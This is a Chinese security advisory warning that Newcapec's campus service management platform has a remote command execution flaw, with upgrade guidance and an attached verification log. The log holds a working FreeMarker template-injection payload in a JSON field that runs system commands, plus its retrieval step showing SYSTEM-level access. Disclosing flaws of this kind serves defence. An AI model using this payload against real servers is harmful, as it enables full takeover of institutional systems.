关于新开普电子股份有限公司“掌上校园服务管理平台”存在远程执行漏洞的预警通报


经有关部门通报，新开普电子股份有限公司研发的“掌上校园服务管理平台”存在远程命令执行漏洞，经初步分析，攻击者可调用“service.action”接口执行恶意命令，从而获取服务器权限（漏洞详情详见附件）。


为确保重要网络系统安全，请各单位及时排查本单位相关应用系统的使用情况，及时更新升级“掌上校园服务管理平台”到2.7.6 及以上版本，消除安全隐患。同时加强网络安全监测等措施，提升网络安全防护能力，如发现遭攻击情况及时处置并报告上级主管部门。

附件：

漏洞验证过程


前置服务管理平台（通用版）
用户登录
登录名 / 手机号 / 邮箱
登录密码
登 录
新开普电子股份有限公司 版权所有
推荐使用IE8、IE9、火狐、 同时支持IE6、Chrome 建议1024*768以上分辨率访问本系统


Request
POST /service_transport/service.action HTTP/1.1
Host
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=2C4B2426F4815650D3D0CD2BC5B0E6EAC
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 344
{"command":"GetPZInfo","UnitCode":"<#assign ex = \"freemarker.template.utility.Execute\"?new()>${ex(\"cmd /c whoami > ./webapps/ROOT/2.txt\")}"}
Responses
HTTP/1.1 200
Server: nginx
Date: Mon, 14 Aug 2023 05:22:22 GMT
Content-Type: text/plain;charset=utf-8
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Language: zh-CN
Access-Control-Allow-Origin: *
Content-Length: 183
{"_result":false,"_message":"本次检索遇到错误 org.apache.http.conn.ConnectTimeoutException: Connect to
failed: connect timed out","_code":99}


Request
GET /2.txt HTTP/1.1
Content-Type: application/json
Host
Responses
HTTP/1.1 200
Server: nginx
Date: Mon, 14 Aug 2023 05:23:26 GMT
Content-Type: text/plain; charset=utf-8
Connection: keep-alive
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Accept-Ranges: bytes
ETag: W/"21-1691991080919"
Last-Modified: Mon, 14 Aug 2023 05:38:09 GMT
Access-Control-Allow-Origin: *
Content-Length: 21
nt authority\system